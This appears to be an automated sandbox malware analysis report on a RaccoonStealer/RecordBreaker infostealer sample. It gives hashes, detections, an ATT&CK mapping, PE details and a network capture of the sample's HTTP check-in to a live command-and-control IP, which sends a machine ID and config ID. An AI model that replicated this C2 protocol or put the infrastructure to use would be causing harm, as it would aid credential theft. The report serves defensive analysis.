ID: 650286
Sample Name: zRZljp49Uz
Cookbook: default.jbs
Time: 11:59:07
Date: 22/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

zRZljp49Uz


Overview

General Information

Sample Name:	zRZljp49Uz (renamed file extension from none to exe)
Analysis ID:	650286
MD5:	0cfa58846e43dd..
SHA1:	19d9fbfd9b23d4b.
SHA256:	022432f770bf0e7.
Tags:	exe RaccoonStealer RecordBreaker
Infos:	



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Uses 32bit PE files
- Extensive use of GetProcAddress (…
- Contains functionality to query local…
- Found evasive API chain checking …
- Internet Provider seen in connection…
- Contains functionality to query CPU…
- Found potential string decryption / a…
- Contains functionality to dynamicall…

Classification



Process Tree

- **System is w10x64**
- zRZljp49Uz.exe (PID: 7056 cmdline: "C:\Users\user\Desktop\zRZljp49Uz.exe" MD5: 0CFA58846E43DD67B6D9F29E97F6C53E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Win32/RecordBreaker CnC Checkin - Source IP: 192.168.2.5 - Destination IP: 51.195.166.184

Timestamp:	192.168.2.551.195.166.18449746802036934 06/22/22-12:00:13.668134
SID:	2036934
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Generic Stealer Config Download Request - Source IP: 192.168.2.5 - Destination IP: 51.195.166.184 −

Timestamp:	192.168.2.551.195.166.18449746802036882 06/22/22-12:00:13.668134
SID:	2036882
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain


Networking

Snort IDS alert for network traffic

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Native API	Path Interception	Path Interception	1 Deobfuscate/Decode Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Obfuscated Files or Information	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 Account Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 System Owner/User Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	2 3 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
zRZljp49Uz.exe	74%	Virustotal		Browse
zRZljp49Uz.exe	29%	Metadefender		Browse
zRZljp49Uz.exe	88%	ReversingLabs	Win32.Infostealer.Coins	
zRZljp49Uz.exe	100%	Avira	HEUR/AGEN.1234185	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.zRZljp49Uz.exe.a40000.0.unpack	100%	Avira	HEUR/AGEN.1234185		Download File
0.0.zRZljp49Uz.exe.a40000.0.unpack	100%	Avira	HEUR/AGEN.1234185		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://51.195.166.184/	4%	Virustotal		Browse
http://51.195.166.184/	100%	Avira URL Cloud	malware	

Domains and IPs


Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://51.195.166.184/	true	• 4%, Virustotal, Browse • Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
51.195.166.184	unknown	France		16276	OVHFR	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	650286
Start date and time: 22/06/202211:59:07	2022-06-22 11:59:07 +02:00
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 2m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	zRZljp49Uz (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.winEXE@1/0@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 64.6%) • Quality average: 31.3% • Quality standard deviation: 29.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe
- Excluded IPs from analysis (whitelisted): 20.82.210.154
- Excluded domains from analysis (whitelisted): store-images.s-microsoft.com, arc.trafficmanager.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, arc.msn.com
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.3513101497739335
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	zRZljp49Uz.exe
File size:	56832
MD5:	0cfa58846e43dd67b6d9f29e97f6c53e
SHA1:	19d9fbfd9b23d4bd435746a524443f1a962d42fa
SHA256:	022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03
SHA512:	263bb15955a86788d3006f4d3fdeabe6fed1291b6c6e60471ffdb59626755a81d1ffbafc58fe13c0633cb67f3f1d9a3ec92046b6d85eba56e56cd1c252ea4ea0
SSDEEP:	1536:qzwshK8pUMGxo0xwwW9VemFMGfpbbVDzANyCa:wwshK8yMexbW9vJVDzANs
TLSH:	1B4307814885EC73C15248B4278D752FDBDEDC022A20F1CBB736F7D746E618249AA39B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g~.....m.....m.....m.....#s.....#s.....Rich.....PE..L.....b.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x407486
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, TERMINAL_SERVER_AWARE
Time Stamp:	0x628F8781 [Thu May 26 13:58:25 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	4ec5227a81c3e90d891321c143c67557

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000000E4h
push ebx
push esi
push edi
call 00007F1420F4962Eh
call 00007F1420F4C65Fh
push 00000000h
call dword ptr [0040E068h]
and dword ptr [ebp-04h], 00000000h
mov esi, 0040D43Ch
mov ecx, esi
call 00007F1420F52BABh
mov dword ptr [ebp-10h], eax
mov ecx, 0040D460h
lea eax, dword ptr [ebp-04h]
push esi
push eax
call 00007F1420F52CD1h
lea edx, dword ptr [ebp-04h]
mov ecx, eax
call 00007F1420F49DFBh
mov ebx, 0040EC98h
push eax
mov ecx, ebx
call 00007F1420F50D2Eh
mov edi, eax
mov ecx, 0040D4A8h
lea eax, dword ptr [ebp-04h]
push esi
push eax
call 00007F1420F52CA9h
lea edx, dword ptr [ebp-04h]
mov ecx, eax
call 00007F1420F49DD3h
push eax
mov ecx, ebx
call 00007F1420F50D0Bh
mov esi, eax
mov ecx, 0040D4F0h
lea eax, dword ptr [ebp-04h]
push 0040D43Ch
push eax
call 00007F1420F52C82h
lea edx, dword ptr [ebp-04h]
mov ecx, eax
call 00007F1420F49DACh
push eax
mov ecx, ebx
call 00007F1420F50CE4h
mov dword ptr [ebp-34h], esi
mov ecx, 0040D538h
mov dword ptr [ebp-30h], eax
mov esi, 0040D43Ch
lea eax, dword ptr [ebp-04h]
mov dword ptr [ebp-38h], edi
push esi
push eax

Instruction
call 00007F1420F52C53h
lea edx, dword ptr [ebp-04h]
mov ecx, eax
call 00007F1420F49D7Dh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd8bc	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x10000	0x148c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xd790	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xc000	0x30	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa615	0xa800	False	0.45175316220238093	data	6.037478061501936	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0xc000	0x19ba	0x1a00	False	0.5072115384615384	data	5.271640666045761	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xe000	0x14c0	0x200	False	0.03125	ISO-8859 text, with no line terminators	0.06116285224115448	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.reloc	0x10000	0x148c	0x1600	False	0.7867542613636364	data	6.654962728887089	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.dll	lstrcpynA, GetUserDefaultLCID, GetSystemInfo, LocalFree, FreeLibrary, GetProcAddress, LoadLibraryW
ADVAPI32.dll	GetUserNameW

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.551.195.166.184497468020369340 6/22/22-12:00:13.668134	TCP	2036934	ET TROJAN Win32/RecordBreaker CnC Checkin	49746	80	192.168.2.5	51.195.166.184
192.168.2.551.195.166.184497468020368820 6/22/22-12:00:13.668134	TCP	2036882	ET TROJAN Generic Stealer Config Download Request	49746	80	192.168.2.5	51.195.166.184

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 22, 2022 12:00:13.637087107 CEST	49746	80	192.168.2.5	51.195.166.184
Jun 22, 2022 12:00:13.667448997 CEST	80	49746	51.195.166.184	192.168.2.5
Jun 22, 2022 12:00:13.667654037 CEST	49746	80	192.168.2.5	51.195.166.184
Jun 22, 2022 12:00:13.668133974 CEST	49746	80	192.168.2.5	51.195.166.184
Jun 22, 2022 12:00:13.698446035 CEST	80	49746	51.195.166.184	192.168.2.5
Jun 22, 2022 12:00:13.733907938 CEST	80	49746	51.195.166.184	192.168.2.5
Jun 22, 2022 12:00:13.734102011 CEST	49746	80	192.168.2.5	51.195.166.184
Jun 22, 2022 12:00:14.151949883 CEST	49746	80	192.168.2.5	51.195.166.184

HTTP Request Dependency Graph

- 51.195.166.184

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49746	51.195.166.184	80	C:\Users\user\Desktop\zRZljp49Uz.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2022 12:00:13.668133974 CEST	399	OUT	POST / HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=utf-8 User-Agent: record Host: 51.195.166.184 Content-Length: 95 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 6d 61 63 68 69 6e 65 49 64 3d 64 30 36 65 64 36 33 35 2d 36 38 66 36 2d 34 65 39 61 2d 39 35 35 63 2d 34 38 39 39 66 35 66 35 37 62 39 61 7c 61 6c 66 6f 6e 73 26 63 6f 6e 66 69 67 49 64 3d 35 39 63 39 37 33 37 32 36 34 63 30 62 33 32 30 39 64 39 31 39 33 62 38 64 65 64 36 63 31 32 37 Data Ascii: machineId=d06ed635-68f6-4e9a-955c-4899f5f57b9a|user&configId=59c9737264c0b3209d9193b8ded6c127
Jun 22, 2022 12:00:13.733907938 CEST	400	IN	HTTP/1.1 404 Not Found Server: nginx/1.10.3 (Ubuntu) Date: Wed, 22 Jun 2022 10:00:13 GMT Content-Type: text/html; charset=utf-8 Content-Length: 14 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"e-vDAjs2Bjp2gdskaBRytU+hHw1Ow" Data Raw: 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 Data Ascii: Page not found

Statistics

No statistics

System Behavior

Analysis Process: zRZljp49Uz.exe PID: **7056**, Parent PID: **2136**

General

Target ID:	0
Start time:	12:00:10
Start date:	22/06/2022
Path:	C:\Users\user\Desktop\zRZljp49Uz.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\zRZljp49Uz.exe"
Imagebase:	0xa40000
File size:	56832 bytes
MD5 hash:	0CFA58846E43DD67B6D9F29E97F6C53E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A47BA0	HttpSendRequestW

Disassembly

No disassembly